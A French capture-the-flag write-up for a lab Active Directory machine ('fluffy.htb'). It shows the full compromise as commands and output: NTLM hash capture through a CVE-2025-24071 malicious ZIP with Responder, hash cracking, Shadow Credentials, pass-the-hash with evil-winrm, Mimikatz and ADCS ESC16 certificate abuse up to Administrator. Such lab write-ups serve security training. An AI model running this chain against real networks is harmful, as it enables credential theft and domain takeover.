
Introduction
Un utilisateur associé à son mot de passe est donné par défaut pour cette machine :
| Utilisateur | Mot de passe |
|---|---|
| j.fleischman | J0elTHEM4n1990! |
Enumération
Nmap
Scan TCP
nmap -p- -sV 10.129.254.186Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-29 06:54 CDT
Nmap scan report for 10.129.254.186
Host is up (0.0078s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-29 18:56:46Z)
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc Microsoft Windows RPC
49685/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49686/tcp open msrpc Microsoft Windows RPC
49688/tcp open msrpc Microsoft Windows RPC
49706/tcp open msrpc Microsoft Windows RPC
49721/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsScan UDP
nmap -p- -sU 10.129.254.186Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-29 06:54 CDT
Nmap scan report for 10.129.254.186
Host is up (0.0078s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT STATE SERVICE
53/udp open domain
88/udp open kerberos-sec
123/udp open ntp
389/udp open ldapAjout d'un serveur de résolution de noms
nano /etc/resolv.confnameserver 10.129.254.186
nameserver 1.1.1.1
nameserver 8.8.8.8SMB
smbmap -u j.fleischman -p 'J0elTHEM4n1990!' -d FLUFFY -H 10.129.254.186[+] IP: 10.129.254.186:445 Name: 10.129.254.186
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT READ, WRITE
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server shareSynchroniser l'horloge
Pour utiliser Kerberos, l'horloge de la machine attaquante doit être synchronisée avec celle du serveur AD.
Sans cela, l'erreur KRB_AP_ERR_SKEW(Clock skew too great) peut apparaître.
apt install rdate && rdate -n dc01.fluffy.htbBloodhound
bloodhound-python -dc dc01.fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' -d fluffy.htb -c ALLINFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 03SFoothold
Compromettre l'utilisateur p.agila
Se connecter au partage SMB "IT" :
smbclient --user=FLUFFY.HTB/j.fleischman%J0elTHEM4n1990! \\\\10.129.254.186\\ITsmb: \> ls
. D 0 Thu May 29 13:58:58 2025
.. D 0 Thu May 29 13:58:58 2025
Everything-1.4.1.1026.x64 D 0 Fri Apr 18 10:08:44 2025
Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 18 10:04:05 2025
KeePass-2.58 D 0 Fri Apr 18 10:08:38 2025
KeePass-2.58.zip A 3225346 Fri Apr 18 10:03:17 2025
Upgrade_Notice.pdf A 169963 Sat May 17 09:31:07 2025Le fichier Upgrade_Notice.pdf indique de possibles failles présentes sur le système.

Après s'être renseigné sur celles-ci, une CVE semble utile dans notre contexte : la CVE-2025-24071.
Un attaquant peut exploiter cette vulnérabilité en créant des fichiers RAR/ZIP contenant un chemin SMB malveillant. Lors de la décompression, cela déclenche une demande d'authentification SMB, exposant potentiellement le hachage NTLM de l'utilisateur.
Comme nous avons des droits d'écriture sur le dossier et que plusieurs fichiers .zip sont déjà présents, cela semble être la bonne voie.
Un PoC de la vulnérabilité est disponible ici.
Commençons par créer le fichier malveillant.
python3 ./exploit.py -f notmalicious -i 10.10.14.149Output file: exploit.zipDémarrer ensuite Responder pour intercepter le hachage NTLM des utilisateurs qui ouvrent le fichier.
responder -I tun0Puis déplacer le fichier vers le partage (depuis la session SMB).
put exploit.zipAprès un peu d'attente, nous avons intercepté le hash NTLM de FLUFFY\p.agila
[SMB] NTLMv2-SSP Client   : 10.129.254.186
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:6aeba794879af989:2666CB05C3C15FA21E7812F802367485:010100000000000000B44D2369D0DB010AE9CC06AF4B2B3C0000000002000800590031004900350001001E00570049004E002D0048004E00310043004B00460049004300450039004C0004003400570049004E002D0048004E00310043004B00460049004300450039004C002E0059003100490035002E004C004F00430041004C000300140059003100490035002E004C004F00430041004C000500140059003100490035002E004C004F00430041004C000700080000B44D2369D0DB010600040002000000080030003000000000000000010000000020000065CEC9F62A1A488B255666ED24C6BBF5E9142551EB532CB495A969A74980280A0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100340039000000000000000000
Essayons de cracker ce hachage avec Hashcat :
hashcat p.agila::FLUFFY:6aeba794879af989:2666CB05C3C15FA21E7812F802367485:010100000000000000B44D2369D0DB010AE9CC06AF4B2B3C0000000002000800590031004900350001001E00570049004E002D0048004E00310043004B00460049004300450039004C0004003400570049004E002D0048004E00310043004B00460049004300450039004C002E0059003100490035002E004C004F00430041004C000300140059003100490035002E004C004F00430041004C000500140059003100490035002E004C004F00430041004C000700080000B44D2369D0DB010600040002000000080030003000000000000000010000000020000065CEC9F62A1A488B255666ED24C6BBF5E9142551EB532CB495A969A74980280A0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100340039000000000000000000 /usr/share/wordlists/rockyou.txtCompromettre l'utilisateur winrm_svc
Après avoir cracké le hash NTLM, nous avons obtenu le mot de passe de l'utilisateur p.agila : prometheusx-303
L'utilisateur winrm_svc peut établir une session distante via WinRM, et le groupe "Service Accounts" possède des droits génériques sur lui, ce qui ouvre la possibilité d'une attaque Shadow Credentials. Bien que les utilisateurs p.agila et j.fleischman ne soient pas membres de ce groupe, p.agila dispose de la permission GenericAll sur le groupe, lui permettant d’y ajouter des membres et ainsi d'exploiter indirectement les droits sur winrm_svc.

Pour ajouter p.agila au groupe Service Accounts :
net rpc group addmem "Service Accounts" p.agila -U fluffy.htb/p.agila%'prometheusx-303' -S 10.129.254.186Réaliser ensuite une attaque Shadow Credentials avec pywhisker et récupérer le hash NT de l'utilisateur avec PKINITtools.
python3 ./pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" -t "winrm_svc" --action "add" --dc-ip dc01.fluffy.htb[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 4bf36864-7b14-d84f-0b1c-ac39584acbc2
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: vtWVdtSw.pfx
[+] PFX exportiert nach: vtWVdtSw.pfx
[i] Passwort für PFX: Tryp7O3yCe4Vwlfolm0U
[+] Saved PFX (#PKCS12) certificate & key at path: vtWVdtSw.pfx
[*] Must be used with password: Tryp7O3yCe4Vwlfolm0U
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtoolsObtenir un TGT pour l'utilisateur winrm_svc en utilisant le certificat
python3 PKINITtools/gettgtpkinit.py -cert-pfx vtWVdtSw.pfx -pfx-pass Tryp7O3yCe4Vwlfolm0U fluffy.htb/winrm_svc winrm_svc.ccache -dc-ip 10.129.254.1862025-05-29 14:54:12,942 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-29 14:54:12,966 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-29 14:54:37,151 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-29 14:54:37,151 minikerberos INFO 37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b
INFO:minikerberos:37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b
2025-05-29 14:54:37,154 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to fileSi l'erreur oscrypto.errors.LibraryNotFoundError: Error detecting the version of libcrypt apparaît, effectuer la commande suivante.
pip3 install -I git+https://github.com/wbond/oscrypto.gitDéfinir la variable vers le cache Kerberos contenant le TGT.
export KRB5CCNAME=/home/serrac/pywhisker/pywhisker/winrm_svc.ccacheObtenir le hash NT de l'utilisateur winrm_svc avec le TGT.
python3 PKINITtools/getnthash.py -key 37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b fluffy.htb/winrm_svc -dc-ip 10.129.254.186Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33bd09dcd697600edf6b3a7af4875767Pour se connecter à la machine avec evil-winrm et le hash de l'utilisateur :
evil-winrm -H 33bd09dcd697600edf6b3a7af4875767 -u winrm_svc -i 10.129.254.186Une fois sur la machine cible, il est possible d'utiliser Mimikatz pour modifier le mot de passe de l'utilisateur en utilisant son hash (optionnel).
.\mimikatz.exe "lsadump::changentlm /user:winrm_svc /old:33bd09dcd697600edf6b3a7af4875767 /newpassword:Toor2025!" "exit"OLD NTLM : 33bd09dcd697600edf6b3a7af4875767
NEW NTLM : 089e1363e73dec51e895acfab947a9c1
Target server:
Target user : winrm_svc
Domain name : FLUFFY
Domain SID : S-1-5-21-497550768-2797716248-2627064577
User RID : 1603
>> Change password is a success!Récupérer le flag
gc ../Desktop/user.txtÉlévation de privilèges
L'utilisateur ca_svc a des permissions intéressantes (membre du groupe Cert Publishers, qui permet de publier des certificats dans l'Active Directory). Comme cet utilisateur fait partie du groupe Service Accounts, il est possible d'effectuer encore une fois une attaque Shadow Credentials.
python3 ./pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" -t "ca_svc" --action "add" --dc-ip dc01.fluffy.htb[*] Searching for the target account
[*] Target user found: CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 969674b8-fbf4-1e13-76e5-31cd3f6e9415
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: 1NiNJkS2.pfx
[+] PFX exportiert nach: 1NiNJkS2.pfx
[i] Passwort für PFX: HUFoIdSbvb7tUVJG0unv
[+] Saved PFX (#PKCS12) certificate & key at path: 1NiNJkS2.pfx
[*] Must be used with password: HUFoIdSbvb7tUVJG0unv
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtoolsObtenir un TGT pour l'utilisateur ca_svc en utilisant le certificat
python3 PKINITtools/gettgtpkinit.py -cert-pfx 1NiNJkS2.pfx -pfx-pass HUFoIdSbvb7tUVJG0unv fluffy.htb/casvc ca_svc.ccache -dc-ip 10.129.254.1862025-05-29 14:54:12,942 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-29 14:54:12,966 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-05-29 14:54:37,151 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-05-29 14:54:37,151 minikerberos INFO 37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b
INFO:minikerberos:37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b
2025-05-29 14:54:37,154 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to fileSi l'erreur oscrypto.errors.LibraryNotFoundError: Error detecting the version of libcrypt apparaît, effectuer la commande suivante.
pip3 install -I git+https://github.com/wbond/oscrypto.gitDéfinir la variable vers le cache Kerberos contenant le TGT.
export KRB5CCNAME=/home/serrac/pywhisker/pywhisker/ca_svc.ccacheObtenir le hash NT de l'utilisateur ca_svc avec le TGT.
python3 PKINITtools/getnthash.py -key 37e31e60081be0ab1dc34602493e1056c8f6a0360657f00e9302d36732582e8b fluffy.htb/ca_svc -dc-ip 10.129.254.186Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
ca0f4f9e9eb8a092addf53bb03fc98c8Nous allons maintenant énumérer les services AD CS (Certificate Services). Si des templates ou des configurations mal configurées sont présentes, alors leur exploitation est possible, voire facile puisque l'utilisateur ca_svc peut publier des certificats.
Dans ce cadre, nous allons utiliser l'outil Certipy dans sa version 5.0.2, il est important d'avoir la dernière version pour réaliser cette machine puisque la détection d'une vulnérabilité n'est pas affichée dans les anciennes versions.
Installer le package Python UV pour installer la dernière version de Certipy dans un environnement virtuel.
Cloner le dépôt contenant la dernière version :
git clone https://github.com/ly4k/Certipy.git && cd CertipyInstaller le package UV
pip install uvPackager la solution
uv buildAfficher la version de Certipy
uv run Certipy -vCertipy v5.0.2 - by Oliver Lyak (ly4k)Récupérer la configuration, les templates et afficher les vulnérabilités :
uv run certipy find -u 'ca_svc@fluffy.htb' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip '10.129.254.186' -target 'DC01.FLUFFY.HTB' -vulnerable -stdoutCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : fluffy-DC01-CA
DNS Name : DC01.fluffy.htb
Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5
Certificate Validity Start : 2025-04-17 16:00:16+00:00
Certificate Validity End : 3024-04-17 16:11:16+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
Owner : FLUFFY.HTB\Administrators
Access Rights
ManageCa : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
ManageCertificates : FLUFFY.HTB\Domain Admins
FLUFFY.HTB\Enterprise Admins
FLUFFY.HTB\Administrators
Enroll : FLUFFY.HTB\Cert Publishers
[!] Vulnerabilities
ESC16 : Security Extension is disabled.
[*] Remarks
ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates : [!] Could not find any certificate templatesNous pouvons donc voir que l'autorité de certification fluffy-DC01-CA est vulnérable (ESC16) puisque l'extension de sécurité 1.3.6.1.4.1.311.25.2 est désactivée. Vous pouvez trouver plus de détails sur le wiki officiel de Certipy ici.
L'exploitation d'ESC16 permet d'obtenir des certificats valides pour n’importe quel utilisateur, y compris les administrateurs de domaine, sans authentification directe avec leurs identifiants.
Modifier le champ UPN du compte ca_svc pour le faire passer pour administrator. Cela permet de demander un certificat en se faisant passer pour un compte avec plus de privilèges.
certipy account -u 'ca_svc' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -target 'dc01.fluffy.htb' -upn 'administrator' -user 'ca_svc' -dc-ip 10.129.254.186 updateEnvoyer une requête de certificat au nom de Administrator@fluffy.htb en utilisant les droits du compte ca_svc. Grâce à une mauvaise configuration du modèle de certificat, le certificat est émis sans vérifier l’identité réelle.
certipy req -u 'ca_svc@fluffy.htb' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User' -upn 'Administrator@fluffy.htb' -dc-ip 10.129.254.186Remettre le champ UPN à sa valeur initiale.
certipy account -u 'ca_svc' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -target 'dc01.fluffy.htb' -upn 'ca_svc' -user 'ca_svc' -dc-ip 10.129.254.186 updateS'authentifier avec le certificat généré.
certipy auth -pfx administrator.pfx -domain fluffy.htb -dc-ip 10.129.254.186[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6ePour se connecter à la machine avec evil-winrm et le hash de l'utilisateur :
evil-winrm -H 8da83a3fa618b6e3a00e93f676c92a6e -u Administrator -i 10.129.254.186Récupérer le flag
gc ../Desktop/root.txt